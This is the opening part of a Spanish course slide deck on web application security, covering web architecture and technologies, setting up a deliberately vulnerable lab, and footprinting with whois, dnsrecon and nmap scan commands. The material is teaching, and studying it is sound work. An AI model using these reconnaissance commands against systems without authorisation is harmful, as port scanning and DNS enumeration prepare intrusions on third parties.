UCLM
UNIVERSIDAD DE CASTILLA-LA MANCHA

Escuela Superior Ingeniería Informática

DSI
DEPARTAMENTO DE SISTEMAS INFORMÁTICOS

XUNTA DE GALICIA
CONSELLERÍA DE CULTURA, EDUCACIÓN E UNIVERSIDADE

CFR FERROL

Puesta en producción segura

- Tema 4. Detección y corrección de vulnerabilidades de aplicaciones web

UNIÓN EUROPEA
Fondo Social Europeo
EL FSE invierte en tu futuro

GOBIERNO DE ESPAÑA
MINISTERIO DE EDUCACIÓN Y FORMACIÓN PROFESIONAL

Índice

- Desarrollo de aplicaciones web
  - Arquitectura web
  - Tecnologías web
- Preparación de un entorno de pruebas
- Footprinting y escaneo web
- Vulnerabilidades web y contramedidas
  - Vulnerabilidades basadas en inyección
  - Ataques a sesiones y credenciales
  - Exposición de datos sensibles
  - Inclusión y obtención de ficheros
  - Deserialización insegura
  - Control de acceso inseguro
  - SSLSTRIP
- Configuración segura de servidores web (Apache2)
- WAF basados en reglas y comportamiento

Introducción

- La mayoría de aplicaciones web tienen una estructura bien definida.
  - Arma de doble filo.
- Las vulnerabilidades en aplicaciones web son muy heterogéneas y deben tenerse en cuenta desde las etapas iniciales del desarrollo.
  - SecDevOps.
- Saber explotar estas vulnerabilidades es muy útil para después saber defenderse.
  - Hacker sombrero blanco vs hacker sombrero negro.
  - Read Team vs Blue Team.

UCLM
UNIVERSIDAD DE CASTILLA-LA MANCHA

Escuela Superior Ingeniería Informática

DSI
DEPARTAMENTO DE SISTEMAS INFORMÁTICOS

XUNTA DE GALICIA
CONSELLERÍA DE CULTURA, EDUCACIÓN E UNIVERSIDADE

CFR FERROL

Tema 4. Detección y corrección de vulnerabilidades de aplicaciones web

- Desarrollo de aplicaciones web

UNIÓN EUROPEA
Fondo Social Europeo
EL FSE invierte en tu futuro

GOBIERNO DE ESPAÑA
MINISTERIO DE EDUCACIÓN Y FORMACIÓN PROFESIONAL


Desarrollo de aplicaciones web

- En general, las aplicaciones web siguen un paradigma cliente-servidor.
  - Cada vez más van apareciendo aplicaciones descentralizadas (DApps basadas en redes P2P y blockchains).
  - Seguridad de clientes/navegadores, seguridad en las comunicaciones y seguridad de servidores.
- Problema para el equipo de seguridad → existe una gran cantidad de tecnologías web en constante cambio:
  - **Frontend**: HTML, JavaScript, CSS (y multitud de frameworks basadas en estas).
  - **Backend**: PHP, Java, Go, MySQL, MongoDB…
- Entender las arquitecturas/estructuras/modelos web es útil para comprender cómo debemos desarrollar nuestras aplicaciones.

Arquitectura cliente/servidor

- Paradigma que involucra a uno o más clientes que solicitan recursos a uno o más servidores.
  - Comunicación a través de Internet o de forma local (Intranet).
- Tanto clientes como servidores pueden funcionar en diferentes dispositivos → depende de la naturaleza de la aplicación.
  - Clientes móviles, de escritorio, daemons, navegadores web…
  - Servidores locales, en la nube, en la niebla e IoT…
- En la arquitectura cliente-servidor actual suelen intervenir otros elementos:
  - Proxies, cachés, servidores especializados (DNS, DHCP), etc.

Arquitectura cliente/servidor



- Propiedades que ofrece un proxy:
  - Control de peticiones (redirección).
  - Filtrado de peticiones según reglas preestablecidas (firewall).
  - Anonimato de peticiones.
  - Modificación de peticiones.

Clientes

- En la mayoría de aplicaciones, el cliente inicia la comunicación con el servidor.
  - P. ej. petición que se envía cuando accedemos a wikipedia.com
  - También es posible que sea el servidor quien inicia la comunicación → notificaciones push de WhatsApp.

- El cliente necesita un "intérprete" para interactuar con un servidor web:
  - **Navegadores web** → los usuarios descargan y visualizan los diferentes recursos que proporciona un servidor (recursos hipermedia mediante URLs).
  - **Bots** (tools, scripts) → automatización de tareas.
  - **Aplicaciones específicas** (escritorio, móvil) → consumen servicios web y APIs proporcionadas por los servidores.


Navegadores

- Se tratan de programas capaces de acceder a la WWW e interpretar los recursos HTML, JavaScript y CSS (entre otros) descargados.
  - Google Chrome, Safari, Mozilla Firefox, Brave, Tor Browser…
- Son capaces de generar peticiones HTTP/HTTPS para interactuar con los servidores de forma transparente al usuario.
- Implementan sus propias cachés, almacenamiento de cookies y certificados, y ciertas funcionalidades de seguridad entre muchas otras funciones.

Servidores

- Componentes encargados de gestionar y responder a los clientes.
- Pueden responder con contenido estático. Lo habitual en aplicaciones modernas es que funcionen como generadores de contenido dinámico.
  - Recurso .html vs recurso .php
- Suelen contar con altas prestaciones, lo que permite gestionar múltiples conexiones de forma simultánea.
  - Formación de clústeres de servidores que se apoyan unos a otros distribuyendo el tráfico.
- Desde el punto de vista de la seguridad es el componente más crítico del paradigma cliente-servidor.
  - Uso de proxies, firewalls, sistemas de detección de intrusos (IDS)…
  - Creación de zonas desmilitarizadas (DMZ).

Servidores



Modelos basados en capas

- Una forma común de modelar el desarrollo de aplicaciones web es hacerlo mediante capas.
  - Cada capa realiza una serie de tareas e interactúa de forma directa con las capas adyacentes (similar a los modelos TCP/IP u OSI).

- Este modelado es muy útil de cara al **desarrollo** y **mantenimiento** de una aplicación, pero también puede serlo de cara al diseño **seguro**.


- Los modelos de desarrollo más comunes cuentan con 3 capas y 1, 2 o 3 niveles.
  - Capas de presentación, de lógica de negocio y de datos.

Modelos basados en capas

- Los modelos de 1 y 2 niveles son los más tradicionales.
- **Modelo de 1 nivel**: deja la presentación, la lógica de negocio y los datos en una misma máquina.
  - Ejemplo: cualquier aplicación de escritorio tradicional.
- **Modelo de 2 niveles**: la lógica de negocio puede estar o en el cliente o en el servidor (siempre formando un único componente).
  - Ejemplo: páginas/aplicaciones web tradicionales.
  - Otras variantes similares distribuyen la lógica de negocio entre cliente y servidor.

Modelos basados en capas

- Modelo de 2 niveles:




Modelos basados en capas

- El **modelo de 3 niveles** aísla y separa las capas en uno o más servidores especializados.
- Sigue siendo un modelo cliente-servidor → la capa de presentación permanece en la parte del cliente.
- Entre sus ventajas están:
  - División del trabajo (en cuanto a seguridad).
  - Mayor flexibilidad y facilidad de mantenimiento.
  - Mayor rendimiento al dividir la carga entre servidores.
  - Reutilización de componentes.

Modelos basados en capas

- Modelo de 3 niveles:



Tecnologías web


- Actualmente existen una gran cantidad de tecnologías web.
  - Lenguajes de programación, bibliotecas, protocolos, frameworks, sistemas de gestión de contenidos (CMS)…
  - La mayoría gratis y open source.

- Desde el punto de vista de la seguridad es importante entender qué tecnologías empleamos, conocer sus versiones y qué problemas podrían acarrearnos.

- Una forma simple de categorizar las diferentes tecnologías:
  - **Cliente**: HTML, JavaScript (jQuery), Dart, TypeScript, CSS, React, Angular, Vue.js, etc.
  - **Servidores web**: Apache2, Nginx, Apache Tomcat, etc.
  - **Lógica de servidor**: PHP, NodeJS, Java EE, ASP.NET, Python, Go, Ruby, etc.
  - **Acceso a datos**: MySQL, SQLite, MS SQL Server, MongoDB, Redis, etc.


Tecnologías web

- Modelo de 3 niveles:



Tecnologías web

- Existen diferentes pilas (stacks) predefinidas de tecnologías web que se suelen utilizar en conjunto.



Fuente: codecondo.com

HTML

- HyperText Markup Language (HTML) es un **lenguaje de marcado** que se utiliza para definir la estructura (DOM) de páginas y aplicaciones web.
  - Diferente a un lenguaje de programación.

- Define el contenido y el orden del mismo que luego se muestra en la parte del cliente.

- HTML representa la **unidad mínima** de una aplicación/página web, es decir, el esqueleto:
  - No define el aspecto completo de la aplicación/página web (CSS, recursos multimedia, etc).
  - No permite realizar acciones dinámicas una vez en el cliente.

- Es un lenguaje de marcado fácilmente legible tanto por máquinas como por humanos debido a su estructura de árbol.

HTML

- HTML presenta una estructura bien definida basada en **etiquetas**:
  - Abre y cierra el documento con la etiqueta *<html>.*
  - Suele existir un encabezado *<head>* con metadatos del documento.
  - Presenta el contenido del recurso web mediante la etiqueta *<body>.*

```
<!DOCTYPE html>
<html>
<head>
<title>Page Title</title>
</head>
<body>

<h1>This is a Heading</h1>
<p>This is a paragraph.</p>

</body>
</html>
```

Recurso: w3schools.com

CSS

- Las Cascading Style Sheets (CSS) permiten aplicar estilos visuales al esqueleto HTML de un documento, modificando así su apariencia final.
  - Dentro de HTML se emplea el tag *<style>*.


```
<!DOCTYPE html>
<html>
<head>
<style>
body {
  background-color: lightblue;
}

h1 {
  color: white;
  text-align: left;
}

p {
  font-family: verdana;
  font-size: 20px;
}
</style>
</head>
<body>

<h1>My First CSS Example</h1>
<p>This is a paragraph.</p>

</body>
</html>
```



JavaScript

- JavaScript es un lenguaje de programación cuyo código es ejecutado en la parte del cliente (navegadores).
  - Lenguaje orientado a objetos, imperativo y dinámicamente tipado.
  - Provee a las aplicaciones/páginas web de funciones complejas que no serían posibles con solo utilizar HTML y CSS.

- Además de otorgar a las aplicaciones/páginas web funcionalidad en el cliente, también permite hacer uso de APIs para integrar funcionalidades ya existentes.
  - Objeto XMLHttpRequest, modelo AJAX, etc.

- Algunas limitaciones respecto al paradigma cliente-servidor:
  - Una vez en el cliente, el código JavaScript puede ser visualizado por cualquiera, lo que expone parte de la lógica de nuestra aplicación/página web.
  - Poder acceder al código JavaScript permite explotar diferentes errores de programación o vulnerabilidades.

JavaScript


```html
<!DOCTYPE html>
<html>
<body>

<h2>My First JavaScript</h2>

<button type="button"
onclick="document.getElementById('demo').innerHTML = Date()">
Click me to display Date and Time.</button>

<p id="demo"></p>

</body>
</html>
```



Run ›

Result Size: 753 x 599

Get your own website

```html
<!DOCTYPE html>
<html>
<body>

<h2>JavaScript Confirm Box</h2>


<button onclick="myFunction()">Try it</button>

<p id="demo"></p>

<script>
function myFunction() {
  var txt;
  if (confirm("Press a button!")) {
    txt = "You pressed OK!";
  } else {
    txt = "You pressed Cancel!";
  }
  document.getElementById("demo").innerHTML = txt;
}
</script>

</body>
</html>
```

JavaScript Confirm Box

Try it

Apache

- Apache es un software de servidor web HTTP gratis y open source multiplataforma cuya primera versión se lanzó en 1995.

- Se estima aproximadamente un 31,3% de uso global de Apache dentro del mercado de los servidores web (solo superado por Nginx con el 33,5%).
  - Fuente: w3techs.com

- Características:
  - Es altamente configurable y relativamente fácil de hacerlo.
  - Debido a su madurez, es un servidor web bastante estable y confiable.
  - Aún hoy en día se sigue actualizando.
  - No ofrece el mejor rendimiento en entornos con muchas peticiones.

PHP

- PHP es un lenguaje de programación open source, interpretado, dinámicamente tipado y de uso general…
  - Aunque su principal uso se da en el desarrollo web.
  - Bastante popular, utilizado y demandado por el entorno empresarial.
  - Multitud de frameworks se basan en PHP: Laravel, Symfony, CakePHP, CodeIgniter…

- El código PHP se procesa en la parte del servidor mediante su intérprete.
  - Se integra dentro de documentos HTML, pero al cliente se envía una versión ya procesada → no debe mostrarse código PHP en el cliente.

```
<html>
 <head>
  <title>Prueba de PHP</title>
 </head>
 <body>
 <?php echo '<p>Hola Mundo</p>'; ?>
 </body>
</html>
```

MySQL

- Sistema de gestión de bases de datos relacional (SGBD o DBMS) open source.
  - Considerado el SGBD más popular hoy en día en el mundo del desarrollo web.
  - Los CMSs más populares utilizan MySQL como su gestor de bases de datos: WordPress, Joomla, Drupal…
- Cuenta con APIs que permiten interactuar con multitud de lenguajes de programación:
  - PHP, Java, Python, C, C#...
  - A su vez, cada uno de estos lenguajes proporciona controladores o extensiones para acceder a MySQL (p. ej. MySQLi en PHP).

MySQL

- Utiliza un lenguaje declarativo como es SQL para el acceso, creación, modificación y eliminación de los datos.

SQL Statement:

```
SELECT CustomerName, City, Country FROM Customers WHERE City = "London";
```

Edit the SQL Statement, and click "Run SQL" to see the result.

Run SQL »

Result:

Number of Records: 6

CustomerName	City	Country
Around the Horn	London	UK
B's Beverages	London	UK
Consolidated Holdings	London	UK
Eastern Connection	London	UK
North/South	London	UK
Seven Seas Imports	London	UK

UCLM
UNIVERSIDAD DE CASTILLA-LA MANCHA

Escuela Superior Ingeniería Informática

DSI
DEPARTAMENTO DE SISTEMAS INFORMÁTICOS

XUNTA DE GALICIA
CONSELLERÍA DE CULTURA, EDUCACIÓN E UNIVERSIDADE

CFR FERROL

Tema 4. Detección y corrección de vulnerabilidades de aplicaciones web

- Preparación de un entorno de pruebas

UNIÓN EUROPEA
Fondo Social Europeo
EL FSE invierte en tu futuro

GOBIERNO DE ESPAÑA
MINISTERIO DE EDUCACIÓN Y FORMACIÓN PROFESIONAL

Entorno de pruebas

- Vamos a terminar de preparar el entorno de pruebas que utilizaremos de aquí en adelante para identificar vulnerabilidades y realizar ataques.
  - Ya tenemos operativas las aplicaciones DVWA, bWAPP y Mutillidae II.

- Siguientes pasos:
  - Descargar e instalar VirtualBox/VMware.
  - Descargar y montar Kali Linux.
  - Descargar y montar OWASP Broken Web Applications.

Descargas

- **Kali Linux**:
  - Distribución basada en Debian y centrada en la seguridad informática.
  - Trae preinstalados multitud de frameworks y herramientas de seguridad, además de scripts y archivos útiles (p. ej. archivos con gigas y gigas de contraseñas para ataques de fuerza bruta).
  - Enlace descarga.

- **OWASP Broken Web Applications**:
  - Máquina virtual que contiene una colección de aplicaciones web vulnerables para el aprendizaje y la práctica.
  - También trae preinstaladas ciertas herramientas para el pentesting web.
  - Enlace descarga.

UCLM
UNIVERSIDAD DE CASTILLA-LA MANCHA

Escuela Superior Ingeniería Informática

DSI
DEPARTAMENTO DE SISTEMAS INFORMÁTICOS

XUNTA DE GALICIA
CONSELLERÍA DE CULTURA, EDUCACIÓN E UNIVERSIDADE

CFR FERROL

Tema 4. Detección y corrección de vulnerabilidades de aplicaciones web

- Footprinting y escaneo web

UNIÓN EUROPEA
Fondo Social Europeo
EL FSE invierte en tu futuro

GOBIERNO DE ESPAÑA
MINISTERIO DE EDUCACIÓN Y FORMACIÓN PROFESIONAL

Footprinting web

- Antes de estudiar las vulnerabilidades y su explotación es necesario entender cómo se afronta y planifica un análisis previo de una aplicación/página web.

- Este análisis previo puede incluir los siguientes pasos:
  - **Obtención de información pública** relacionada con la aplicación/página web objetivo → información del dominio, registros DNS…
  - **Escaneo de puertos** → aunque nos centremos en servicios web, pueden existir servicios adicionales que nos ayuden a planificar el análisis.
  - **Obtención de servicios y versiones**.
  - **Escaneo y mapeo de recursos** → rutas dentro de la aplicación/página web, directorios y archivos ocultos, etc.
  - **Búsqueda de vulnerabilidades** (en cuanto a información previa).

Obtención de información pública

- Si nos proponemos realizar un pentesting externo y contamos con un nombre de dominio por el que empezar a buscar:
  - Protocolo WHOIS:
    - *whois marca.com*
  - DomainTools
  - Herramienta DNSrecon de Kali:
    - *dnsrecon -d marca.com*
  - Extensión de Shodan para navegadores.

Escaneo de puertos

- Es muy interesante realizar un escaneo previo de puertos del servidor. Esto ocurre por diferentes razones:
  - Localizar el servicio web.
    - No siempre corre en el puerto 80/443.
  - Localizar servicios auxiliares.
    - Muchas aplicaciones/páginas web utilizan servicios auxiliares (p. ej. servidores de bases de datos).
  - Puede que exista un segundo servicio web.
    - Quizás otro servicio web sea menos seguro (servicios en pruebas).

- Nmap es una de las herramientas más conocidas de escaneo de redes, hosts y servicios.
  - *nmap -sn RED/MASK*
  - *nmap -sS -p 1-1000 IP_ADDR*

Obtención de servicios y versiones

- Una vez que sabemos dónde corren los servicios web y los auxiliares (si existen), es conveniente tratar de obtener qué aplicación está detrás de cada puerto.
  - También es interesante obtener la versión de cara a la posterior búsqueda de vulnerabilidades.

- Este conocimiento es vital, ya que nos ayuda a entender cómo está estructurada la aplicación/página web.
  - También nos permite hacer una búsqueda de vulnerabilidades del servicio y versión.

